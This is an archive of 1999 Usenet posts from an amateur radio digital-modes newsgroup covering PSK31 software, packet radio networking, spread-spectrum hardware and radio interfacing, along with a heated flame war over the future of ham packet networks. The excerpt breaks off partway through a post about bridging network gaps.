cleared the Logger trouble too. I suppose it was an un-flagged device
conflict or something? Whatever, things are working so I can now try
Logger out properly. I've not felt the need for a computer logger before
but this program does seem to have all the bells and whistles. The PSK31
tuning display is a big improvement, I just need to get the PK232
talking to it!

Thanks again George,

Regards,

Roger Basford

3936. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <tinlN9QLyMKyqvyn62g+MzZSiplu@4ax.com>
Source record: 16639

On Wed, 15 Sep 1999 18:51:37 -0700, "Hank Oredson" <horedson@att.net> wrote:
>
>Bob Lewis <aa4pb@erols.com> wrote in message
>news:37E00298.97A32BE7@erols.com...
>> > Interesting question! I was considering some units by PACCOM,
>> > with I forget which modems. A quick check on the web, and I
>> > cannot even *find* PACCOM any more. Are they still in business?
>> >
>> http://www.paccomm.com
>
>I'll claim sleep deprivation ... or spelling incompitince.
>
>The products are still there. Using the WA4DSY modem.
>"Some assembly required" i.e. the transverter and
>amplifier you will need to make a useful system.

Two coax jumpers and a PTT connection interface the unit
to the transverter. You have to supply 13.8 VDC power, a
data cable to the computer, and a cable from the transverter
to the antenna too, of course. I suppose that's too much
"assembly" for some people.

Note, an external amplifier is not a good idea. You don't
need the extra TR delay, and any path that can't be made
with the 5-10 watts available from the transverter probably
has too much multipath to be useful anyway (though with
the FEC now built into the modems, multipath is less of a
concern).

The sites in the GRAPES network all run 4 watts or less.
We can do that due to good site and path engineering.
Alligator stations are not needed or wanted.

We use MMT (or Maple Leaf copy) transverters at most of
our sites. Some SSB Electronics, DEM, and Hamtronics units
are also used. The latter two can be had as kits, for those not
afraid of some "assembly", or they can be bought W&T too.

Not having to futz around trying to force an inappropriate FM
voice radio to handle data means that setting up a 56 kb station
is usually easier than trying to get a 9.6 kb setup going. (It can
cost less than a 9.6 kb modem and an IF modulated multimode
too. The latter is usually needed for a reasonable BER with
9.6 kb systems. We consider anything worse than 1 in 10E6,
uncorrected, as unacceptable for network use.)

Note, the modem will work full duplex, so it can serve as a regenerating repeater for a MAN, with separate Tx and Rx converters, or it can be used for a duplex trunk on a dedicated WAN link, also with separate Tx and Rx converters. It can obviously also be used half duplex by user stations at fixed or mobile locations using ordinary transverters.

It is a very easy system to set up, is cost effective, and has high performance. It is a bit slow compared to some systems used commercially, but it is the best off the shelf system available to amateurs (at least until TAPR manages to get their SS radios working, and I wonder how well they'll survive on a high RF site like those used for most of our network).

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3937. Re: FSK31, no not PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7s3kc5$i4b$1@news1.fast.net>
Source record: 16640

Steve Carlisle <quatsein@island.net> wrote in message
news:37e5154a.54014055@news.cr.island.net...
> Clinton, you are not pulling my leg are you. I did not see any info in
> regards to FSK31 at the PSK31 website. Did I overlook something?
>
> Steve Carlisle

Maybe the fact that it's PSK31, not FSK31 ... to the best of my
knowledge, there IS NO "FSK31."

However, PSK31 looks pretty neat.

73,
--
Carl R. Stevenson - WA6VSE
mailto:wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Director, NCI
Fellow, Radio Club of America
Senior Member, IEEE
Member, ARRL
Join NCI - Hams for the 21st Century!
Help modernize ham radio and assure its future survival!
http://www.nocode.org

3938. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <MtcF3.1382$1i3.32405@nuq-read.news.verio.net>
Source record: 16641

steve_sampson@my-deja.com wrote in message <7qbhoe$16o$1@nnrp1.deja.com>...

>You see, that is where your emotional fixation on TAPR has blinded you.
>You keep whining about TAPR this, and TAPR that, and even some of the
>men who currently make up the company. TAPR is insignificant when
>compared to companies like Kenwood, Yaesu, and Alinco. They also are
>insignificant to companies like Proxim. When I speak about SS, I'm
>talking about Proxim and Lucent. Both have products now in the $120
>class. That is, an ethernet card replacement (radio and TNC to you).
>The coax I used, cost more than the two SS products I used.
>
>I currently have two of these running 4 miles. If I had more altitude
>I could get better range. So, not only can SS be used point to point,
>it can be used in a LAN. Right now I must operate under Part 95 rules,
>because the Part 97 rules are 20 years behind technology. If Part 97
>was corrected (as TAPR is in the trenches fighting for, not Chuckles
>Brabham by the way) then I could use cheaper coax and amplifiers to
>span the whole state.
>
>Steve

Okay, now I've heard of these cheap SS cards that are out there from
another source, but I'm still trying to track down what exactly people
are using. These things come out in the $500 price range -- so that's
close, but not quite the $120 price you mentioned.

http://www.connectronics.com/rangelan.htm

I assume different products from different manufacturers will be
incompatible -- right? Or will any SS card talk to any other --
are there standards for this? What cards are you using to
get the 4 mile range? Do you get 1 mega-bits/s with this?

3939. DGPS MSK demodulation ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Francois Guillet <F6FLT@theoffice.net>
Message-ID: <7s3052$8q9$1@wanadoo.fr>
Source record: 16642
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Hi all

I'm looking for info on MSK modulation used by DGPS transmitters in the 300 Khz band.

Thanks in advance for a possible help.

Francois F6FLT
guillet.francois@wanadoo.fr

3940. Re: Rf network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <8E46BF829pmarkhamnewsguycom@208.134.253.150>
Source record: 16643

n5pvl@texoma.net (Charles Brabham) wrote in
<7rtlgi$lqo@enews3.newsguy.com>:

>
>pmarkham <pmarkham@newsguy.com> wrote in message
>news:8E4413EFApmarkhamnewsguycom@208.134.253.154...
>> n5pvl@texoma.net (Charles Brabham) wrote in
>> <7rs4b0$1opl@enews4.newsguy.com>:
>>
>> >
>> >That's what the Europeans did to get their fancy high-speed, large
>> >-scale network. They respected, maintained, developed and improved
>> >the same old 1.2kb network we also had ten years ago. We spit on ours
>> >and abandoned it,so now we have nothing.
>>
>> I read some of the arguments and name calling here, and as an ex X1J
>> node operator/TCPIP/AX25 weenie I can appreciate much of the
>> arguments, regardless of whether I agree or not. The reference to the
>> European model makes me wonder if there are other incentives to
>> motivate European hams to expand and upgrade their network.
>
>Yes, there were several things the Europeans had going for them that we
>didn't:
>
>The A types never became very influential in Europe, and laws over there
>protected the digital ham radio net from damage by persons attempting to
>move ham radio traffic via non-ham means of communication. It never
>became fashionable there to disparage the network and try to convince
>people that it couldn't be done or simply was not worth doing. - So they
>did it. People are funny, that way.
>
>Here, the A types did gain influence and there were no legal protection
>against "LandLine Lids". - So our network was undercut, disparaged and
>LandLine-Lidded out of existence while the European packet net went
>right on developing and growing.
>
>You could say the Europeans were advantaged, or that we were
>handicapped... The end results are the same.

Your argument is for an rf network protected by regulation from the
"destructive" effects of the evolution of technology and the choices
available to me, and others. Obviously, the "majority" choose to do other
things or this discussion would not exist. To protect your minority
interest in the network do you propose that the fed use force or other
means of "persuasion" to resurrect interest and support? Your "sour

grapes" argument moves me not, and judging by your reasoning, precious
few others.

>
>> I do not see operators with similar
>> disposable incomes opting for a "slow" radio data network when thay
>> have the same internet options as we do, at similar prices. I am of
>> the opinion that human nature is universal; given the same resources
>> and options, we do the same things, in general.
>
>If we had done the same here as the Europeans did, you and I would be
>very likely to be having this discussion via amateur radio instead of
>the Internet.
>
>It would at least have been an option.
>
>You can look at this any way you want to, but that won't change the
>facts: The A types have pretty well called the shots here in the US for
>the last decade. The B types got their way in Europe.
>
>Want to take a wild guess at which group has accomplished more, and has
>something to be proud to show?
>
>Want to guess which group had everything go to hell on their watch,
>having managed to turn the most extensive and advanced packet net around
>into a laughingstock in less than ten short years, and almost destroy
>the very manufacturers who made their equipment by decimating the
>national market with their policies, attitudes and goals??

If "we" was central government regulation, it is possible that the
amateur radio rf data network may be alive and healthy because "our"
options would have been determined by "we". "We" regulatory and legislated
cohersion is prevelent in much of our society but not to the extent you state
and admire the European model of amateur radio operator options.

>
>> If I have other things to do with my life that I consider of greater
>> value to me, why should I choose "slow" data radio, of any flavor,
>> after my experience with packet wars and the bs politics of majority
>> mediocrity?
>
>Well if Ham Radio is not good enough for you, buddy, why don't you do
>the proper thing and take a hike?
>
>This discussion is for people interested in communicating by Ham Radio.
>There are other newsgroups for people who are still fascinated by the
>Internet.
>

After this post I will take a hike. It is quite obvious that my reason and
discussion is wasted; it's your way or the highway. I stand to sway no one that

supports your perspective of what one facet of amateur radio should be for others that choose to do other things with their recreation time. It appears that your loss of influence in a facet of the hobby that few care about, now, has corrupted your judgement.

>> Life is too short. I am "gung ho" for the concept of a
>> national/regional/local "high speed?" network, but except for a few
>> high tech regions of the US, with sufficiently motivated techies to do
>> it for there own satisfaction and the use by others, the choices of
>> most folk I have spoken to are on to other things; and they aint
>> looking back except to swap lies over an 807.
>
>You don't know anyone who wants to use radio... I'm not surprised, with
>the attitudes you are displaying here. What rational Ham would want to
>associate with you?
>
>Again, maybe you've wandered into a discussion you are not really suited
>for.
>

Your sophistry is transparent. I said most folk that I know have moved from rf "packet" to other things, relative to the context of this discussion, the internet. They didn't give a rat's a.. whether you or I wanted an rf network.

>>
>> For the average Joe Ham, there is no real desire or reason for an rf
>> data network.
>
>Tell that to the thousands of Hams who use the BBS system here in the US
>despite the best efforts of the A folks... Then tell it to the thousands
>more who do the same thing a lot better in Europe because they never had
>>an A problem in the first place.
>
>For several years now, a number of FlexNet nodes in Europe have been
>moving peak loads of better than 10 MB of data an hour. This represents
>not only a level of technical achievement unheard-of in the USA, but
>also a vital and enthusiastic packet community who obviously DO enjoy
>communicating via packet radio.
>Sorry, but you are not going to convince me that buying packet equipment
>for use with the high-speed net in Europe is cheaper than simple
>Internet access. It's more expensive to get Internet access there, but
>not THAT much more expensive. Those hams use the packet net because
>that's what they - as hams - want to do and enjoy.

If those folks in the US and Europe choose to develop and support an rf data network, of their own choosing without government regulatory pressure, more power to them. That argument does not recognize the mass exodus of rf packet network developers, users and supporters from the US packet network because they choose to do so. Wanna threaten them with summary execution for making personal choices inconsistent with your or

my personal desires?

>
>Making global judgments based on experiences gained within an isolated,
>insulated clique of geeks would go far in explaining your outlook. -
>Been hanging out with the A crowd lately?

If you are the duly elected or appointed representative of the B crowd,
as you have explained the difference, I would join the great "unwashed"
As as a matter of principle. I oppose the philosophy that the enjoyment
of my hobby is based on the implied premise that the As should be able to
coherse B support by government regulatory pressure, public shaming and
ridicule.

>
>> Nothing you can offer can compete with the landline internet that
>> has sucked up most motivated amateur radio rf networking talent and
>> the appliance operators that would have to support such a national rf
>> network.
>
>Yes, exactly. This is why it's utterly moronic to pursue the goal of
>melding the Internet and Packet radio together. You guarantee failure
>for yourself, and a future that holds nothing more than a promise than
>to be a bloodsucking parasite, hanging off of the Internet's butt.

The investment of my life in the rf data network in my corner of the
world was a "failure". I am not bitter that a better option for users
came along. That's life, progress and in general "The American Way". You
may wail about it. I embraced it.

>
>This may be hard for you to follow or understand, but there are a
>significant number of Hams who got into Ham Radio in order to use radio,
>not for cheesy, third-rate Internet access for "free". (After buying
>hundreds of dollars worth of equipment) These persons have no interest
>whatsoever in hanging off of the Internet's butt, instead being
>interested in an independent, all-ham-radio digital net that they can be
>proud to be part of. A network built on Ham Radio, by Hams.
>
>It doesn't surprise me that you would insist that nobody wants a packet
>net. In your little world, you are probably completely right on that
>score.

There is no response to the above fabricated "straw man" drivel other than.

1. I was proud of, and enjoyed my involvement in the development of an rf
packet network in my area while the support and desire of others existed and
justified my involvement. I feel no shame, guilt or recrimination against those
that chose the internet option, when it became available. The relative values
were set by the users.

2. You are a condescending twerp.

>
>> You can rail against "progress" and as Peter referred to, the
>> consequence of economical and abundant plug and play solutions with
>> the reliable connectivity that is available to most due to the
>> economics of scale and competition. I, too, mourn the loss of our
>> archaic packet network, but given the current choices, the scenario of
>> a national high/slow speed rf network is a pipe dream.
>
>Yes, that's what the world looks like to you A types... Thanks, but no
>thanks! I found out a long time ago what "can't" gets accomplished, in
>comparison to what "can" will do.
>
>Silly of me I suppose, but I have faith not just in my fellow man, but
>also in my fellow hams. Sorry you do not see things that way, but I
>understand that a crappy attitude is a vital part of the A way of doing
>things, so I won't try to change you or convince you to do otherwise.
>
>Poor thing.
>

I 'spose, like it or not, earned or not, I beez an A. As such I will be true to my nature and hitch a ride on the internet and enjoy it, rather than try to beat my fellow hams into submission to follow my view of of what their hobby should be; because, a de facto hobby it is.

>--
>
>Charles Brabham, N5PVL
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl
>
>

I will leave you to wallow in your self pity, as an insignificant frog might, watching its pond dry up.

Rave on!

Pete/wa4hei

3941. Re: FSK31, no not PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37E57B7C.85AA7960@swbell.net>
Source record: 16644

Yes, there is FSK31. It was developed by a Russian ham who markets Mix32W
for amateur use in PSK31. He came up with the FSK version but it has not
received much attention or press so far. His program costs $$ whereas
PSK31 and Logger, et al are free and thus are getting wider distribution
and attention.

--
72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

"Carl R. Stevenson" wrote:
>
> Steve Carlisle <quatsein@island.net> wrote in message
> news:37e5154a.54014055@news.cr.island.net...
> > Clinton, you are not pulling my leg are you. I did not see any info in
> > regards to FSK31 at the PSK31 website. Did I overlook something?
> >
> > Steve Carlisle
>
> Maybe the fact that it's PSK31, not FSK31 ... to the best of my
> knowledge, there IS NO "FSK31."
>
> However, PSK31 looks pretty neat.

3942. Re: Help: Shutdown Fault with "Logger"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37E57CF4.CD56F53B@swbell.net>
Source record: 16645

Glad to be of whatever help, Roger.

A lot of us are turning to Logger for its excellent and comprehensive PSK31 implementation. I have never used a logging program and probably will not use Logger's capabilities all that much, but Bob's PSK31 module does a splendid job. I take pride that I introduced him to the spectral display as a tuning aid and prodded him into making it part of the program. From what I read, that is probably the most liked element of the PSK31 module.

I have not yet tried interfacing my PK232MBX since I rarely work RTTY anymore and have never worked PACTOR, but I will probably give it a try if for no other reason than to give me a keyboard CW capability should I wish to try that someday. I have successfully interfaced the program with my IC-765 radio and do PSK31 PTT via Logger software and a shared serial port to my CT-17 radio/computer interface unit. Works seamlessly and makes PSK31 that much more convenient.

--
72/73, George AMA 98452 R/C since 1964
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QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Roger Basford wrote:
>
> George,
>
> Many thanks for the speedy reply and all the suggestions it was
> reassuring to know there are no software bugs causing the problem.
>
> I have cured the trouble, but in rather an odd way! I have been having
> poor connects with my internal 56K modem, frequently having to make
> several tries to connect to my ISP, annoying because we get charged for
> failed calls over here. This afternoon I tried a different internal
> modem, which solved the connect problem and in doing so seems to have
> cleared the Logger trouble too. I suppose it was an un-flagged device
> conflict or something? Whatever, things are working so I can now try
> Logger out properly. I've not felt the need for a computer logger before
> but this program does seem to have all the bells and whistles. The PSK31
> tuning display is a big improvement, I just need to get the PK232
> talking to it!
>
> Thanks again George,
>

> Regards,
>
> Roger Basford

3943. Re: Help: Shutdown Fault with "Logger"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37E57D3A.45B2C998@swbell.net>
Source record: 16646

Glad to be of whatever help, Roger.

A lot of us are turning to Logger for its excellent and comprehensive PSK31 implementation. I have never used a logging program and probably will not use Logger's capabilities all that much, but Bob's PSK31 module does a splendid job. I take pride that I introduced him to the spectral display as a tuning aid and prodded him into making it part of the program. From what I read, that is probably the most liked element of the PSK31 module.

I have not yet tried interfacing my PK232MBX since I rarely work RTTY anymore and have never worked PACTOR, but I will probably give it a try if for no other reason than to give me a keyboard CW capability should I wish to try that someday. I have successfully interfaced the program with my IC-765 radio and do PSK31 PTT via Logger software and a shared serial port to my CT-17 radio/computer interface unit. Works seamlessly and makes PSK31 that much more convenient.

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72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Roger Basford wrote:
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> Many thanks for the speedy reply and all the suggestions it was
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> several tries to connect to my ISP, annoying because we get charged for
> failed calls over here. This afternoon I tried a different internal
> modem, which solved the connect problem and in doing so seems to have
> cleared the Logger trouble too. I suppose it was an un-flagged device
> conflict or something? Whatever, things are working so I can now try
> Logger out properly. I've not felt the need for a computer logger before
> but this program does seem to have all the bells and whistles. The PSK31
> tuning display is a big improvement, I just need to get the PK232
> talking to it!
>
> Thanks again George,
>

> Regards,
>
> Roger Basford

3944. Re: Wireless Low Data rate Modem / Remote controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: guymacon@deltanet.com
Message-ID: <7s478o$q01@journal.concentric.net>
Source record: 16647
Cross-posted to: comp.arch.embedded,comp.dsp,comp.realtime,rec.radio.amateur.digital.misc

In article <7s3q5q$bs9$1@adis.cesnet.cz>, japan@email.cz (ti) wrote:
>
>Hi,
>
>I'm looking for some realized ideas and hints concerning wireless data modem
>/ remote controller [maybe with FEC] based on 8051/AVR/PIC/ADSP.
>Modulator/demodulator interface: digital [direct to uC/DSP]
>Modulation type: GMSK, BPSK, FSK, AM [OOK]
>Data rate: min. 2400bps
>Possible transfer protocol: AX25, TCP/IP...
>
>Should you have any links or partially related material, please let me know.
>Many thanks in advance.

Are you sure that you really need 2400 bps? If you can get by with
300bps, http://www.parallaxinc.com/ has a great little set of modules
for wireless serial transmissions. They are much cheaper than the
various faster RF/Serial links that I have seen.

3945. PSK31 and IC-706

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-19 00:00:00 UTC
From: Jim Finney <jpfin@worldnet.att.net>
Message-ID: <37E5A124.2C65B2D0@worldnet.att.net>
Source record: 16648

Hello,

I am interested in using the psk31 mode with my IC-706II. What is the best way to connect the output of my soundcard to the input of the radio. If via the microphone jack is the only way, do I need an interface? Any information would be appreciated.

Thanks,

Jim
WA5VPW

--

Jim Finney
==========
jpfin@worldnet.att.net

3946. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7s41d2$hc8$1@nnrp1.deja.com>
Source record: 16554

> I do not see why Hams using Radio is treated as being less important
> in the US than it is in Europe.

I don't see the facts. You say Europe (and that covers quite a few square miles) is wired, and the US is not. Please provide us with the facts:

1. How many 9.6 kbps and greater speed nodes are there?
2. Of those nodes, what is the average bytes per day transported over 20 miles?
3. Of those nodes, what is the average bytes per month transported over 20 miles?
4. How many 1.2 kbps and less speed nodes are there?

Give us the facts, not what you think. Did you just make a visit there?

If Europe was a great place to live, several million American men and women wouldn't have died in brutal warfare for the last 90 years. Two more just recently came home from Kosovo in body bags. Packet Radio is the least of their problems, or successes.

Steve

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3947. Wireless Low Data rate Modem / Remote controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: ti <japan@email.cz>
Message-ID: <7s3q5q$bs9$1@adis.cesnet.cz>
Source record: 16555
Cross-posted to: comp.arch.embedded,comp.dsp,comp.realtime,rec.radio.amateur.digital.misc

Hi,

I'm looking for some realized ideas and hints concerning wireless data modem
/ remote controller [maybe with FEC] based on 8051/AVR/PIC/ADSP.
Modulator/demodulator interface: digital [direct to uC/DSP]
Modulation type: GMSK, BPSK, FSK, AM [OOK]
Data rate: min. 2400bps
Possible transfer protocol: AX25, TCP/IP...

Should you have any links or partially related material, please let me know.
Many thanks in advance.

Tom
tom@cmk.cz

3948. High Speed Packet(128k plus)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: pancho <fm2732@my-deja.com>
Message-ID: <7s53qd$8hg$1@nnrp1.deja.com>
Source record: 16556

I am a new ham. :) KC7FHI (technician no-code, woohoo!)
I am interested in packet, but I have managed to pick up on some older information about 56k RF modems and such. Even a mention that 128kbps is possible through packet. Does anyone have any guidance they can give me? I'm interested in packet- just not Charles's version of it (you really are long winded.)
I have a kenwood th-22at handheld 2 meter radio. I also have access to 2 other mobile 2 meter radio's from kenwood. What I find a great idea is to perhaps browse the net, talk, etc while on my laptop in my truck (which has a kenwood 2 meter radio in it too.)

I went to PacketRadio.com and checked out the faq's and the beginners guide. Pretty good.

See, there's new hams coming aboard everyday.

Frank.

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3949. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7s54kr$8u6$1@nnrp1.deja.com>
Source record: 16557

> Okay, now I've heard of these cheap SS cards that are out there from
> another source, but I'm still trying to track down what exactly people
> are using. These things come out in the $500 price range -- so
> that's close, but not quite the $120 price you mentioned.
>
> http://www.connectronics.com/rangelan.htm
>
> I assume different products from different manufacturers will be
> incompatible -- right? Or will any SS card talk to any other --
> are there standards for this? What cards are you using to
> get the 4 mile range? Do you get 1 mega-bits/s with this?

Try:

http://www.proxim.com/symphony

These are from the same company who makes rangelan, but are consumer
grade (whatever that means).

I don't think symphony cards use the new standard 802.something, and
are probably not compatible with anything else. But then again,
everything else is twice as expensive. The cards operate at 1.6 Mbps
and 100 mW. That's not true full-duplex, but with spread spectrum,
it's not really half-duplex either. It's fast.

Steve

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3950. Re: Help: Shutdown Fault with "Logger"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7s45i4$1et1$1@arachne.labyrinth.net.au>
Source record: 16558

George T. Baker <w5yr@swbell.net> wrote:
> A lot of us are turning to Logger for its excellent and comprehensive
> PSK31 implementation. I have never used a logging program and probably
> will not use Logger's capabilities all that much, but Bob's PSK31 module
> does a splendid job. I take pride that I introduced him to the spectral
> display as a tuning aid and prodded him into making it part of the
> program. From what I read, that is probably the most liked element of the
> PSK31 module.

How does it differ from the tuning display (waterfall and
instaneous phase display) in the PSK31SBW software from G3PLX? I find
that to be all I need to tune PSK.

I've tried the MixW demo and I admit I'm completely unable to tune
anything with it -- PSK or RTTY. The instructions make no sense to me.

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

3951. Re: PSK31 and IC-706

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <FzFADA+c53Ewv3@g3vkm.demon.co.uk>
Source record: 16559

In article <37E5C6C2.228FEE5A@bellsouth.net>, Fred Hatfield
<hatfield@bellsouth.net> writes
>
>
>Jim Finney wrote:
>
>> Hello,
>>
>> I am interested in using the psk31 mode with my IC-706II. What is the
>> best way to connect the output of my soundcard to the input of the
>> radio. If via the microphone jack is the only way, do I need an
>> interface? Any information would be appreciated.
>>
>> Thanks,
>>
>> Jim
>> WA5VPW
>
>Exactly the same request I was going to make about the same equipent!
>For anyone with a reply, please post in the conference -- I'm anxious to
>get started with this new mode, too.
>
>Fred K8VDU
>
>
Hi,

I don't know the IC706 but on my IC-746 there is an accessory socket
that carries PTT, AF in & out. This is a much better place to connect
the PSK tones as it is easy to overload the mic input when taking output
from the soundcard. The only "interfacing" you might find useful is a
600/600 Ohm line isolation transformer between both the line in and line
out sockets on the card and the radio, however I haven't found these to
be necessary. The G3PLX program has full details on connecting the radio
and the pitfalls of over-driving. I use the 'PLX program, IZ8BLY's
Hellschreiber program and now Logger with the soundcard without
problems.

Make sure your microphone is unplugged if using the accessory socket and
if anyone is using an IC-746 make sure the "Monitor" switch is turned
off, this gives some strange effects when switched on!

Hope this helps,

Roger Basford

3952. Re: Wireless Low Data rate Modem / Remote controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: peb@amleth.demon.co.uk
Message-ID: <937815405snz@amleth.demon.co.uk>
Source record: 16560
Cross-posted to: comp.arch.embedded,comp.dsp,comp.realtime,rec.radio.amateur.digital.misc

In article <7s3q5q$bs9$1@adis.cesnet.cz> japan@email.cz "ti" writes:

> Hi,
>
> I'm looking for some realized ideas and hints concerning wireless data modem
> / remote controller [maybe with FEC] based on 8051/AVR/PIC/ADSP.
> Modulator/demodulator interface: digital [direct to uC/DSP]
> Modulation type: GMSK, BPSK, FSK, AM [OOK]
> Data rate: min. 2400bps
> Possible transfer protocol: AX25, TCP/IP...
>
> Should you have any links or partially related material, please let me know.
> Many thanks in advance.

Usually done with two items of equipment. The data node and a radio modem.

Radio Modems at: www.woodanddouglas.co.uk

You indicate what data you want to collect to me by email.

--
Paul E. Bennett ..... <peb@amleth.demon.co.uk>
Forth based HIDECS Consultancy .... <www.amleth.demon.co.uk>
Tel: +44 (0)7971-620145
Going Forth Safely

3953. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s511q$1g9u@enews4.newsguy.com>
Source record: 16561

Hank Oredson <horedson@att.net> wrote in message
news:7s4idc$156$1@bgtnsc02.worldnet.att.net...
.
>
> > Give us the facts, not what you think. Did you just make a visit there?
>
> There they are. Do you wish to argue with them?
> You could have done the research yourself.
> The node lists etc. are all published on the net.

Well, I'm glad that *somebody* knew where to look for that info! I didn't
have the slightest idea about that.

I'll venture a guess that Steve didn't really want any of that info
though... He was just playing his role as the petulant, bitter loser of a
debate, lacking the stones to admit it to himself or others.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3954. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7s6ghr$958$1@nnrp1.deja.com>
Source record: 16562

Chuckles wrote:
>
> Well, I'm glad that *somebody* knew where to look for that info! I
> didn't have the slightest idea about that.
>
> I'll venture a guess that Steve didn't really want any of that info
> though... He was just playing his role as the petulant, bitter loser
> of a debate, lacking the stones to admit it to himself or others.

My point was well made by your reply above. That is, that you keep saying that Europe is better than the US, but have no facts, only an opinion. Hank has what appears to be facts, but I can show you a packet map of Oklahoma, and prove that 50% are gone, and another 10% are unworkable to any purpose. Doesn't mean shit, Shelock.

I've been to Europe many times. It's a cesspool by any American standard. The fact that they all war against each other to be on top of that cesspool is reason enough to ignore them. Only Israel tops them in the cesspool status.

I don't expect non-veterans to understand.

Steve

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3955. Advice TenTec Pegasus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Tim Gooding <tgooding@uswest.net>
Message-ID: <PlpF3.22$YE6.1895@news.uswest.net>
Source record: 16563

I am thinking about trying a TenTec Computer HF Radio:
the Pegasus. Any comments on this unit out there?

Thanks for any help

Tim

KD0YX

West Fargo, ND

3956. Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s5d9d$1m4h@enews4.newsguy.com>
Source record: 16564

The USA is not alone in having a good deal of wide open spaces that cannot practically be bridged with VHF/UHF style networking. It's a big problem in most places on the planet, and nobody has bothered to seriously address the problem, perhaps because they heard the LandLine Lid "It can't be done" mantra, and mistakenly thought that the A types knew what they were talking about.

This is becoming less of a problem as more and more Hams realize how lame the entire LandLine Lid way of looking at things is, and reject their anti-ham, "It can't be done" outlook. People just can't be expected to sit on their hands and listen to gloom 'n doom forever. - And of course many hams are tired of hearing how ignorant and incompetent they are from a clique of self-absorbed geeks who are so ignorant themselves that they just can't understand basic stuff, like why hams would want to use radio to communicate... Duh!

I've been aware of one method for effectively bridging those gaps between packet nets for a several years now, and recently discovered another one. Either idea would work, but both need to be developed. One has been around for years, and fell into the TAPR "black hole"; That limbo within TAPR, where projects the LandLine Lid types do not want developed end up at. The other has not been developed because I just thought of it a few months ago, and I'm as capable of being lazy and worthless as anybody.

"Takes one to know one!" Yep, I was one of the pioneer "LandLine Lids", too, back in the pre-Internet days. Ask me about it, sometime. Since I learned my lesson and moved on to better things, I figure that I don't have anything to be ashamed of.

Doing it after you realize how destructive it is, be it out of pride, laziness or stubborn-ness.... That's shameful.

Moving right along...

HF Multicast:

